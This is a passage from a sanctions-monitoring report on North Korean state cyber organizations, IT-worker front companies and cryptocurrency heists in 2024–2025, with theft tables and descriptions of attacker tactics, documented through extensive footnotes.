[34] Yonhap News Agency, "S. Korea Slaps First Sanctions on N. Korea over Crypto Theft, Cyberattacks," February 10, 2023, https://en.yna.co.kr/view/AEN20230210003300325; U.S. Department of Justice, Office of Public Affairs, "North Korean Regime-Backed Programmer Charged with Conspiracy to Conduct Multiple Cyber Attacks and Intrusions," Press Release, September 6, 2018, https://www.justice.gov/archives/opa/pr/north-korean-regime-backed-programmer-charged-conspiracy-conduct-multiple-cyber-attacks-and; Paul A. Eisenstein, "European Car Plants Halted by WannaCry Ransomware Attack," NBC News, May 15, 2017, https://www.nbcnews.com/business/autos/european-car-plants-halted-wannacry-ransomware-attack-n759496.

[35] UN Panel of Experts, Note by the President of the Security Council: Transmitting Final Report of the Panel of Experts Established Pursuant to Security Council Resolution 1874 (2009) Concerning the Democratic People's Republic of Korea, S/2023/171 (New York: United Nations, March 7, 2023), https://www.securitycouncilreport.org/atf/cf/%7B65BFCF9B-6D27-4E9C-8CD3-CF6E4FF96FF9%7D/s_2023_171.pdf.

7. Research Center 227 (227 연구소): In March 2025, Korean news outlets reported that a new RGB-affiliated organization called Lab 227 (also known as Research Center 227 and 227th Research Center) had been established in Pyongyang's Mangyongdae district to research and develop advanced cyber hacking technologies, under a direct order from the North Korean leader the previous month.[36]

Ministry of State Security


DPRK cyber actors associated with Scarcruft, also known as APT37, have long been known to governments and cybersecurity researchers for espionage operations targeting the North Korean defector community, human rights organizations, and the ROK government. According to an MSMT Participating State, DPRK-based teams within the MSS also conduct remote IT work and malicious cyber operations. The Pyongyang Information Technology Bureau (PITB, 평양정보기술국) has been previously exposed as an IT worker entity under the Science and Education Department of the KWP Central Committee but, in 2023, former PITB personnel based in Laos were transferred to the MSS to support expansion of IT work operations.[37] As of 2023, at least one of these possible MSS units had established an office in Pyongyang in the Potong-gang district near, or possibly in, the Ryugyong Hotel.[38]

[36] MSMT Participating State Information; Jeong Tae Joo, "N.Korea Ramps Up Cyber Offensive: New Research Center to Focus on AI-Powered Hacking," Daily NK, March 12, 2025, https://www.dailynk.com/english/n-korea-ramps-up-cyber-offensive-new-research-center-to-focus-on-ai-powered-hacking/.

[37] MSMT Participating State information; U.S. Department of State, "Guidance on the Democratic People's Republic of Korea Information Technology Workers," May 16, 2022.

[38] MSMT Participating State Information.

Figure 3: DPRK Ministry of State Security



Source: MSMT Participating State

Ministry of Public Security/Ministry of Social Safety

Amnokgang Technology Development Corporation (Yalu River Technology Development Company, 압록강기술개발회사), previously identified by the ROK and the UN 1718 Committee Panel of Experts, operates under the Ministry of Public Security, which is also known today as the Ministry of Social Safety, according to media reports. Amnokgang operates IT worker teams and conducts other illicit procurement activities to obtain and sell commercial and military technology through overseas networks.[39]

Ministry of Atomic Energy and Industry (MAEI, KPe.027)

The MAEI was designated by the United Nations Security Council in 2016 under UNSCR 2270 for its critical role in the DPRK's unlawful nuclear weapons program, including the management of day-to-day operations of the nuclear weapons program and the DPRK's nuclear research center at Yongbyon.[40] The MAEI, as previously revealed by the UN 1718 Committee Panel of Experts, operates IT worker teams for foreign currency generation.[41] An MSMT Participating State has further identified the MAEI 607 Management Office as the organization operating the Korea Mangyongdae Computer Technology Corporation (KMCTC, 조선만경대컴퓨터기술회사), and employing North Korean freelance worker teams overseas primarily in Shenyang, China and Dandong, China.[42] The current president of the KMCTC is DPRK official U Yong Su, according to an MSMT Participating State.[43]

Munitions Industry Department (MID, KPe.028)

The Munitions Industry Department was designated by the United Nations Security Council in 2016 under UNSCR 2270 for its involvement in key aspects of the DPRK's unlawful ballistic missile program and oversight of the DPRK's unlawful nuclear program. The 313 General Bureau is subordinate to the MID. In early 2015, the Korea Computer Center (KCC, 조선컴퓨터센터) underwent reorganization that resulted in the formation of the 313 General Bureau and relocation of some personnel to the Pyongyang Information Center, now known as the Pyongyang Information Technology Bureau. The KCC became the State Information Technology Bureau (국가정보기술국), which is also known as the Informatization Bureau (정보화국) and the Informatization Guidance Bureau (정보화지도국).[44]

---

[39] MSMT Participating State Information.

[40] United Nations Security Council, *Resolution 2270 (2016)*, S/RES/2270 (New York: United Nations, March 2, 2016), https://undocs.org/S/RES/2270(2016).

[41] United Nations, Report of the Panel of Experts Established Pursuant to Resolution 1874 (2009), S/2020/155 (New York: United Nations, March 2, 2020), https://undocs.org/S/2020/155.

[42] MSMT Participating State information.

[43] MSMT Participating State information.

[44] MSMT Participating State information; U.S. Department of State, "Guidance on the Democratic People's Republic of Korea Information Technology Workers," May 16, 2022, http://www.koreaittimes.com/news/articleView.html?idxno=8242.

1. **313 General Bureau (313 총국):** Under a significant reorganization, much of the KCC was absorbed into the 313 General Bureau.[45] The 313 General Bureau still maintains the largest number of IT worker companies, such as known front companies Yanbian Silverstar Network Technology Company Limited and Volasys Silver Star, as well as many others that were not previously publicly identified, such as Sinhung Information Technology Trading Corporation (신흥정보기술무역회사).[46]
2. **75 Guidance Bureau (75 지도국):** 75 Guidance Bureau, subordinate to the MID, deployed DPRK IT workers to China under the front company DPRK Ryugyong Technology Company (류경프로그램개발회사). DPRK Ryugyong Technology Company is also directly involved in procurement in China of materials for the DPRK's UN-sanctioned weapons programs, including UAV-related components.[47]
3. **Second Academy of Natural Sciences (KPe.018, 제 2 자연과학원) Foreign Affairs Bureau:** The Second Academy of Natural Sciences (SANS) is responsible for research and development of the DPRK's advanced weapons systems, including missiles and probably nuclear weapons.[48] MSMT Participating States found SANS Foreign Affairs Bureau (SANS FAB) to be actively engaged in deploying IT workers to Laos.[49]

Office 39 (KPe.030, 당 39 호실)

Office 39 of the Korean Workers' Party was designated by the United Nations Security Council in 2016 under UNSCR 2270. Office 39 is a secretive branch of the government of the DPRK that provides critical support to North Korean leadership by managing fiat currency, engaging in illicit economic activities, generating revenues for the leadership.[50] MSMT Participating States found at least one DPRK IT worker delegation, Kyonghung IT Exchange Company, to be working on behalf of Office 39 in Dandong, China.

[45] MSMT Participating State information.
[46] MSMT Participating State information; U.S. Department of the Treasury, "Treasury Targets North Korea-Controlled Information Technology Companies in China and Russia," Press Release, September 18, 2018, https://home.treasury.gov/news/press-releases/sm481.
[47] MSMT Participating State information.
[48] United Nations Security Council, Second Academy of Natural Sciences, S/2020/155, March 2, 2020, https://main.un.org/securitycouncil/en/sanctions/1718/materials/summaries/entity/second-academy-of-natural-sciences.
[49] MSMT Participating State information.
[50] U.S. Department of the Treasury, "Treasury Designates Key Nodes of the Illicit Financing Network of North Korea's Office 39," Press Release, September 18, 2018, https://home.treasury.gov/news/press-releases/tg962.

Ministry of National Defense (MND, KPe.054)

Within the DPRK's Ministry of National Defense, a number of IT worker organizations with teams based in North Korea and dispatched around the world have been identified by MSMT Participating States. Bureau 53, also referred to as Department 53, operates IT worker teams under front companies[51] and MSMT Participating States have confirmed that Department 61 of the Ministry of National Defense is the controlling organization of the Chinyong Information Technology Cooperation Company.[52]

1. Bureau 53 (Department 53, 53 국): Bureau 53 is a DPRK weapons-trading entity subordinate to the DPRK Ministry of National Defense. In addition to selling advanced conventional weapons and military grade communications equipment, Bureau 53 generates revenue using front companies in a variety of industrial sectors, including IT and software development. Bureau 53 also operates as the External Economic Technical General Bureau of the Ministry of National Defense.[53] A number of IT front companies subordinate to Bureau 53 have been previously publicly identified such as Osong Shipping Company (also known as Osong Shipping Corporation) (오성선박회사), Chonsurim Trading Company (also known as Chonsurim Trading Corporation, 천수림무역회사), and Liaoning China Trade Industry Co.[54] An MSMT Participating State has additionally identified Junggongchon Trading Corporation (중공천무역회사), which currently deploys IT worker teams in Tanzania and likely other African countries.[55]

2. Bureau 61 (Department 61, 61 국): Since at least 2021, the Ministry of National Defense's Bureau 61, also referred to as Department 61, has operated multiple delegations to the Chinyong Information Technology Cooperation Company in Vladivostok, Russia (operating under the front company Alias LLC or Alis LLC) and Vientiane, Laos (operating under the front company Pioneer Bencont Star Real Estate).[56] These delegations were formerly based in Dubai, United Arab Emirates (UAE).[57] MSMT Participating States have also identified a third Chinyong-subordinate delegation in Shenyang, China (Shenyang GeumpungRi Network Technology Company Limited, also referred to as Shenyang GeumpungRi Network Technology Co. Ltd., 선양 금풍리 네트워크 과학기술 유한공사).[58]

[51] U.S. Department of the Treasury, "Treasury Targets IT Worker Network Generating Revenue for DPRK Weapons Programs," Press Release, January 16, 2025, https://home.treasury.gov/news/press-releases/jy2790.
[52] MSMT Participating State information.
[53] MSMT Participating State information.
[54] U.S. Department of the Treasury, "Treasury Targets IT Worker network Generating revenue for DPRK Weapons Programs," Press Release, January 16, 2025, https://home.treasury.gov/news/press-releases/jy2790.
[55] MSMT Participating State information.
[56] U.S. Department of the Treasury, "Treasury Sanctions Actors Financing the North Korean Weapons of Mass Destruction Program," press release, March 27, 2024, https://home.treasury.gov/news/press-releases/jy2215.
[57] U.S. Department of the Treasury, "Treasury Sanctions Actors Financing the North Korean Weapons of Mass Destruction Program," Press Release, March 27, 2024, https://home.treasury.gov/news/press-releases/jy2215.
[58] MSMT Participating State information.

Unconfirmed Affiliation: Moonstone Sleet

The DPRK-affiliated group Moonstone Sleet deploys ransomware, conducts espionage operations, and has, in some instances, cooperated with DPRK IT workers to conduct other financially-motivated operations to fund WMD and ballistic missile programs in in defiance of relevant UNSCRs.[59] In early 2024, a DPRK IT worker manager based in North Korea, Sin Chong Min, was responsible for developing a decentralized finance (DeFi) cryptocurrency-based game and associated site, detankwar[.]com, with the aim to obtain device and account credentials from victims and steal cryptocurrency according to an MSMT Participating State.[60] During the same period, according to Microsoft, Moonstone Sleet actors established a fake company called C.C. Waterfall to promote a fully functional but malicious online game that the actors developed called, "DeTankWar," which was a fraudulent copy of a real game, "DeFi Tank Land." The Moonstone Sleet actors publicized their fake game in social media spoofing the legitimate domain "defitankland[.]com," as "detankwar[.]com" and "defitankzone[.]com," indicating a connection between some known DPRK IT worker companies and Moonstone Sleet malicious activity. The DPRK IT worker manager Sin has historical ties to IT teams like Chinyong Information Technology Development Cooperation Company but there are no further indications that Moonstone Sleet activity is currently or directly linked to Chinyong IT workers.[61]

Unconfirmed Affiliation: Contagious Interview

DPRK cyber actors associated with the Contagious Interview cyber operations campaign pose as job recruiters and use social engineering techniques to deploy malware against victims. Contagious Interview cyber actors are known for sending fake coding exercises with malicious Node Package Manager (NPM) packages to job seekers, particularly developers in the cryptocurrency industry, in order to support revenue generation, likely to support the development of WMD and ballistic missiles in defiance of relevant UNSCRs. Once run, the coding exercise will deploy malware and compromise the victim's device. Another campaign by likely affiliated DPRK IT workers is Wagemole. Wagemole also involves the use of variants of Contagious Interview wherein DPRK threat actors create fake job advertisements and skill testing pages.[62]

[59] Microsoft, "Moonstone Sleet Emerges as New North Korean Threat Actor with New Bag of Tricks," May 28, 2024, https://www.microsoft.com/en-us/security/blog/2024/05/28/moonstone-sleet-emerges-as-new-north-korean-threat-actor-with-new-bag-of-tricks/.

[60] MSMT Participating State information.

[61] MSMT Participating State information; Microsoft, "Moonstone Sleet Emerges as New North Korean Threat Actor with New Bag of Tricks," May 28, 2024, https://www.microsoft.com/en-us/security/blog/2024/05/28/moonstone-sleet-emerges-as-new-north-korean-threat-actor-with-new-bag-of-tricks/;.

[62] Vanja Svajcer, "Famous Chollima Deploying Python Version of GolangGhost RAT," *Cisco Talos Blog*, June 18, 2025, https://blog.talosintelligence.com/python-version-of-golangghost-rat/.

II. DPRK Cryptocurrency Heists and Financially Motivated Cyber Activity

Around 2017, facing a deteriorating domestic economy and intensifying international sanctions triggered by its unlawful WMD and ballistic missile programs, the DPRK began to focus on cryptocurrency theft as a means of revenue generation. The cryptocurrency industry, which was rapidly expanding but lacked mature regulatory structures and security measures at the time, proved to be a profitable target for DPRK malicious cyber actors.

In recent years, DPRK-affiliated APT groups under the UN-designated RGB have hacked into and stolen from major cryptocurrency exchanges across the globe, including but not limited to the UAE (Bybit),[63] Japan (DMM Bitcoin)[64], India (WazirX)[65], and Singapore (BingX and Phemex)[66] in just the past year. In particular, in February 2025 the DPRK's TraderTraitor group hacked into Dubai-based cryptocurrency exchange Bybit and stole nearly $1.5 billion U.S. dollars in crypto assets, marking the largest reported crypto heist in history.

Funds from North Korea's cryptocurrency heists, together with billions of U.S. dollars' worth of weapons sales to Russia, accounted for the majority of the DPRK's foreign currency earnings in 2024, likely allowing the DPRK to earn more in 2024 than before expanded UN sanctions took effect in 2016 and 2017.[67]

Per UNSCRs 1718, 2094, and 2270, UN designated entities are subject to financial restrictions aimed at limiting their ability to access banking and financial services. Pursuant to the assets freeze set out in UNSCR 1718, all UN Member States are required to freeze the assets, funds, and economic resources of designated persons and entities such as the RGB, as well as any persons or entities acting on behalf of or at their direction, or those owned or controlled by them. This includes economic resources such as cryptocurrency, which RGB actors continue to launder indiscriminately through cryptocurrency services and exchanges registered in many UN Member States.

[63] Internet Crime Complaint Center (IC3), "FBI Warns of North Korean Cyber Actors Responsible for $1.5 Billion Bybit Hack," PSA 250226, February 26, 2025, https://www.ic3.gov/psa/2025/psa250226.

[64] Federal Bureau of Investigation (FBI), "FBI, DC3, and NPA Identification of North Korean Cyber Actors, Tracked as TraderTraitor, Responsible for Theft of $308 Million USD from Bitcoin.DMM.com," Press Release, December 23, 2024, https://www.fbi.gov/news/press-releases/fbi-dc3-and-npa-identification-of-north-korean-cyber-actors-tracked-as-tradertraitor-responsible-for-theft-of-308-million-from-bitcoindmmcom.

[65] Ministry of Foreign Affairs of Japan, Japan-U.S.-ROK Public-Private Event to Counter North Korean IT Worker Threats, August 26, 2025, https://www.mofa.go.jp/mofaj/files/100779646.pdf.

[66] MSMT Participating State information.

[67] MSMT Participating State information; Reuters, "North Korea Supplying Up to 100% of Russian Artillery Shells Used in Ukraine," April 15, 2025, https://www.reuters.com/article/north-korea-supplying-100-russian-artillery-shells-ukraine-idUSL1N33C27L.

Cryptocurrency earnings

According to analysis developed by MSMT Participating States in coordination with Mandiant and Chainalysis, in 2024, North Korea stole at least $1.19 billion in cryptocurrency—about 50 percent more than in 2023.[68] From January 2025 to September 2025, the DPRK stole at least $1.645 billion in cryptocurrency, already surpassing estimates of its 2024 total.[69] During the entire reporting period (January 2024 – September 2025), the DPRK stole at least $2.8 billion in cryptocurrency.

The estimates in Table 1, Table 2, and Table 3 include only heists that MSMT Participating States could attribute to the DPRK with a high degree of certainty. There are additional heists potentially conducted by the DPRK in 2024 and 2025 that are excluded from this estimate. The actual volume of cryptocurrency stolen by the DPRK during the reporting period may be higher than this estimate.

Table 1: Total Cryptocurrency Stolen by the DPRK, 2024 - 2025

Dates	Total DPRK Cryptocurrency Theft
January 2024 – December 2024	$ 1,191,554,000
January 2025 – September 2025	$ 1,645,780,000
January 2024 – September 2025	$ 2,837,334,000

The February 2025 compromise of Bybit, the world's second-largest cryptocurrency exchange by some estimates, accounted for the vast majority of North Korean cryptocurrency theft proceeds in 2025. As of September 2025, all of the funds from the Bybit heist had been cashed out and converted into fiat or hard currency.[70]

North Korean cryptocurrency heists accounted for approximately one-third of the DPRK's total foreign currency revenue in 2024, using the value of the cryptocurrency at the time of theft and not accounting for any losses during laundering or conversion to fiat currencies, according to MSMT Participating State analysis. Despite a marked increase in cryptocurrency heists, heists accounted for a smaller portion of DPRK hard currency earnings than in 2023 due to increased hard currency earnings from weapons sales and economic activity with Russia.[71]

[68] MSMT participating State; Chainalysis information developed for the MSMT report; Mandiant information developed for the MSMT report.

[69] MSMT participating State; Chainalysis information developed for the MSMT report; Mandiant information developed for the MSMT report.

[70] MSMT Participating State information.

[71] MSMT Participating State information; Patricia Kowsmann and Timothy W. Martin, "How North Korea Cheated Its Way to Crypto Billions," *Wall Street Journal*, April 3, 2025, https://www.wsj.com/world/asia/north-korea-cryptocurrency-580d7d3f; *The Economist*, "Why Are North Korean Hackers Such Good Crypto-Thieves?" March 19, 2025, https://www.economist.com/asia/2025/03/19/why-are-north-korean-hackers-such-good-crypto-thieves.

In many large heists over the past year, including DMM Bitcoin, WazirX, and Bybit, North Korea compromised third-party providers rather than the victim exchanges themselves, demonstrating patience, effective social engineering, and a strong understanding of software supply chains to impact numerous victims.[72]

Bybit was able to cover user losses and initiated a "bounty" program, offering individuals that helped recover the funds rewards for their efforts.[73] However, shortly after the hack, Bybit saw outflows of $4 million from users making withdrawals from the exchange.[74] Other impacted exchanges have faced even greater challenges—DMM Bitcoin was forced to liquidate its assets and shut down their businesses after a DPRK heist in 2024, and WazirX ceased normal operations after 45 percent of its users' assets were stolen .[75] This demonstrates the potential impacts on businesses caused by North Korean compromise.

In coordination with Chainalysis and Mandiant, MSMT Participating States have attributed the cryptocurrency heists in tables 2 and 3 to DPRK actors.[76]

[72] Federal Bureau of Investigation (FBI), "FBI, DC3, and NPA Identification of North Korean Cyber Actors, Tracked as TraderTraitor, Responsible for Theft of $308 Million USD from Bitcoin.DMM.com," Press Release, December 23, 2024, https://www.fbi.gov/news/press-releases/fbi-dc3-and-npa-identification-of-north-korean-cyber-actors-tracked-as-tradertraitor-responsible-for-theft-of-308-million-from-bitcoindmmcom; U.S. Department of State, "Joint Statement on Cryptocurrency Thefts by the Democratic People's Republic of Korea and Public-Private Collaboration," Press Release, January 14, 2025, https://2021-2025.state.gov/office-of-the-spokesperson/releases/2025/01/joint-statement-on-cryptocurrency-thefts-by-the-democratic-peoples-republic-of-korea-and-public-private-collaboration; Internet Crime Complaint Center (IC3), "North Korea Responsible for $1.5 Billion Bybit Hack," PSA 250226, February 26, 2025, https://www.ic3.gov/PSA/2025/PSA250226.

[73] Bybit, "Understanding the LazarusBounty Program: How to Join Bybit's Initiative Against Lazarus Group," *Bybit Learn*, February 26, 2025, https://learn.bybit.com/en/bybit-guide/what-is-bybit-lazarusbounty; Francisco Rodrigues, "Bybit Sees Over $4 Billion 'Bank Run' After Crypto's Biggest Hack," *CoinDesk*, February 22, 2025, https://www.coindesk.com/business/2025/02/22/bybit-sees-over-usd4-billion-bank-run-after-crypto-s-biggest-hack.

[74] Francisco Rodrigues, "Bybit Sees Over $4 Billion 'Bank Run' After Crypto's Biggest Hack," *CoinDesk*, February 22, 2025, https://www.coindesk.com/business/2025/02/22/bybit-sees-over-usd4-billion-bank-run-after-crypto-s-biggest-hack.

[75] Jeff Benson, "Japanese Crypto Exchange DMM Bitcoin to Shut Down After $305M Hack," *CoinDesk*, December 2, 2024, https://www.coindesk.com/business/2024/12/02/japanese-crypto-exchange-dmm-bitcoin-to-shut-down-after-305-m-hack; Rakesh Sharma, "WazirX Says Accept New Scheme or Wait Until 2030 for Refunds of $230M Hack," *CoinDesk*, February 4, 2025, https://www.coindesk.com/markets/2025/02/04/wazirx-says-accept-new-scheme-or-wait-until-2030-for-refunds-of-usd230m-hack.

[76] MSMT Participating State information; Chainalysis information developed for the MSMT report; Mandiant information developed for the MSMT report.

Table 2: DPRK Cryptocurrency Thefts, January – December, 2024

2024			
Date	Victim	DPRK APT	Amount ($ Million)
2024-01-16	Hector Network	DPRK (Unidentified)	2.789
2024-01-22	ConcentricFi	DPRK IT workers	1.7
2024-01-25	Wall Street Memes	DPRK IT workers	3.85
2024-02-10	PlayDapp	TraderTraitor	290
2024-03-05	MurALL	DPRK IT workers	0.278
2024-03-13	CloudAI	DPRK IT workers	0.36
2024-03-15	NFPrompt	CryptoCore	36.09
2024-03-26	PrismaFi	DPRK (Unidentified)	10
2024-04-29	Rain	CryptoCore	16.1
2024-05-15	ALEX Lab	CryptoCore	4.3
2024-05-22	Exclusible Penthouse	DPRK (unidentified)	0.827
2024-05-29	SpaceCatch	DPRK IT workers	0.2
2024-05-31	DMM Bitcoin	TraderTraitor	308
2024-06-04	Lykke	DPRK (Unidentified)	22.4
2024-06-09	Loopring	TraderTraitor	5
2024-06-10	UwU Lend	TraderTraitor	19.3
2024-06-22	BTCTurk	TraderTraitor	55
2024-06-22	Coinstats	TraderTraitor	2.3
2024-07-01	Kyrrex	TraderTraitor	13.5
2024-07-15	Irys	CryptoCore	1.4
2024-07-18	WazirX	TraderTraitor	235
2024-08-07	Nexera	DPRK IT workers	1.83
2024-09-10	Indodax	TraderTraitor	22
2024-09-16	DeltaPrime	DPRK IT workers	5.98
2024-09-20	BingX	TraderTraitor	52
2024-09-25	TruFlation	DPRK (Unidentified)	5
2024-09-26	Onyx DAO	DPRK IT workers	3.8
2024-10-17	Radiant Capital	Citrine Sleet	50
2024-10-18	Tapioca DAO	DPRK (Unidentified)	4.7
2024-10-31	M2 Exchange	CryptoCore	13.1
2024-11-11	DeltaPrime	DPRK IT workers	4.75
Total			$ 1,191,554,000

Table 3: DPRK Cryptocurrency Thefts, January – September, 2025

2025			
Date	Victim	DPRK APT	Amount ($ Million)
2025-01-23	Phemex	TraderTraitor	85
2025-02-17	Ripio	CryptoCore	7.8
2025-02-21	ByBit	TraderTraitor	1460
2025-02-28	Private victim	CryptoCore	3.2
2025-03-21	Zoth.io	TraderTraitor	8.3
2025-05-09	BitPro	DPRK (Unidentified)	12.3
2025-06-18	Favrr	DPRK IT workers	0.68
2025-07-15	BigONE	TraderTraitor	27
2025-09-09	SwissBord	DPRK (Unidentified)	41.5
Total			$1,645,780,000

Actors Involved and Tactics, Techniques, and Procedures (TTPs)

During the period covered in this report, multiple DPRK cyber actors engaged in cryptocurrency theft activities, including the groups known as TraderTraitor (also known as Jade Sleet, UNC4899), CryptoCore (also known as Sapphire Sleet, Alluring Pisces), and Citrine Sleet (also known as AppleJeus, Gleaming Pisces).[77]

These financially motivated DPRK APT groups relied heavily on social engineering tactics that involve deceiving victims into downloading malware that would compromise their devices. Having gained unauthorized access to a target system, DPRK actors sought to steal user data and credentials that would enable them to transfer cryptocurrency to DPRK-controlled wallets. According to an MSMT Participating State, during spear phishing campaigns targeting members of the cryptocurrency industry, DPRK actors often posed as investors, business executives, or job recruiters offering a promising opportunity **(See Annex 2)**. DPRK actors typically contacted targets via email, LinkedIn, or other messaging platforms. After cultivating a solid rapport, the DPRK actors often sent targets malicious content disguised as business-related documents, job interview materials, or links to virtual meetings. When accessed, those materials would connect to DPRK-controlled infrastructure and compromise the target's device.[78]

[77] Palo Alto Networks Unit 42, "Threat Assessment: North Korean Threat Groups," September 9, 2024, https://unit42.paloaltonetworks.com/threat-assessment-north-korean-threat-groups-2024/.

[78] Mandiant, "M-Trends 2025 Report," Google Cloud Blog, 2025, https://cloud.google.com/blog/topics/threat-intelligence/m-trends-2025; SentinelOne, "BlueNoroff Hidden Risk: Threat Actor Targets Macs with Fake Crypto News and Novel Persistence," November 7, 2024, https://www.sentinelone.com/labs/bluenoroff-hidden-risk-threat-actor-targets-macs-with-fake-crypto-news-and-novel-persistence/.

TraderTraitor

TraderTraitor represents the DPRK's most sophisticated cryptocurrency theft outfit, leveraging persuasive social engineering techniques and advanced technical tradecraft to conduct large-scale heists. Between January 2024 and September 2025, DPRK actors associated with TraderTraitor stole approximately $2.58 billion in cryptocurrency.[79]

Since at least mid-2024, TraderTraitor has conducted supply-chain attacks targeting third-party digital asset custody service providers in order to compromise their clients, who include cryptocurrency companies with large sums under management. Compromising digital asset custody service providers including Safe{Wallet}, Ginco, and Liminal Custody enabled TraderTraitor actors to steal at least $2 billion in cryptocurrency from the UAE-based cryptocurrency exchange Bybit, the Japan-based cryptocurrency exchange DMM Bitcoin, and the India-based cryptocurrency exchange WazirX.[80]

Cryptocurrency companies use digital asset custody providers to externally store private cryptographic keys and provide wallet management software for an additional layer of security in case their own systems are compromised. Targeting these digital asset custody providers directly allows DPRK actors to obtain cryptocurrency company credentials and bypass security mechanisms intended to prevent theft, such as transaction limits and multifactor authentication. It also lays the groundwork for more advanced operations against cryptocurrency exchange-traded funds and potentially offers access to custody providers worldwide.[81]

[79] MSMT Participating State information; Chainalysis information developed for the MSMT report; Mandiant information developed for the MSMT report.

[80] Helen Partz, "Liminal Challenges WazirX Accusations After $235M Security Breach," *CoinTelegraph*, October 22, 2024, https://cointelegraph.com/news/liminal-responds-wazirx-hack-allegations; FBI, "FBI, DC3, and NPA Identification of North Korean Cyber Actors, Tracked as TraderTraitor, Responsible for Theft of $308 Million USD from Bitcoin.DMM.com," December 23, 2024, https://www.fbi.gov/news/press-releases/fbi-dc3-and-npa-identification-of-north-korean-cyber-actors-tracked-as-tradertraitor-responsible-for-theft-of-308-million-from-bitcoindmmcom; Fireblocks, "The Flaw in 'Secure' Systems: How Bybit's Attack Exploited Blind Trust," February 26, 2025, https://www.fireblocks.com/blog/bybit-attack-security-flaws-fireblocks-nation-state-resilient-solutions/.

[81] FBI, Public Service Announcement (PSA) I-090324, "North Korea Aggressively Targeting Cryptocurrency Industry with Well-Disguised Social Engineering Attacks," September 3, 2024, https://www.ic3.gov/psa/2024/psa240903.

DMM Bitcoin Hack

In May 2024, DPRK actors associated with TraderTraitor compromised DMM Bitcoin, a Japan-based cryptocurrency exchange, and stole cryptocurrency worth approximately $308 million at the time. A few months earlier, a TraderTraitor actor posed as a recruiter on LinkedIn and passed malicious files to an employee of a cold wallet storage provider, Ginco, according to information from MSMT Participating States. After directing the employee to open the files as part of a fake pre-interview test and compromising the employee's device, DPRK actors were able to connect to Ginco's internal network. In May of 2024, North Korea leveraged its access to the compromised device to manipulate transaction requests from DMM Bitcoin, enabling fraudulent transfers to wallets controlled by DPRK actors. DMM Bitcoin announced in December 2024 that the company would cease operations as a result of the massive loss.

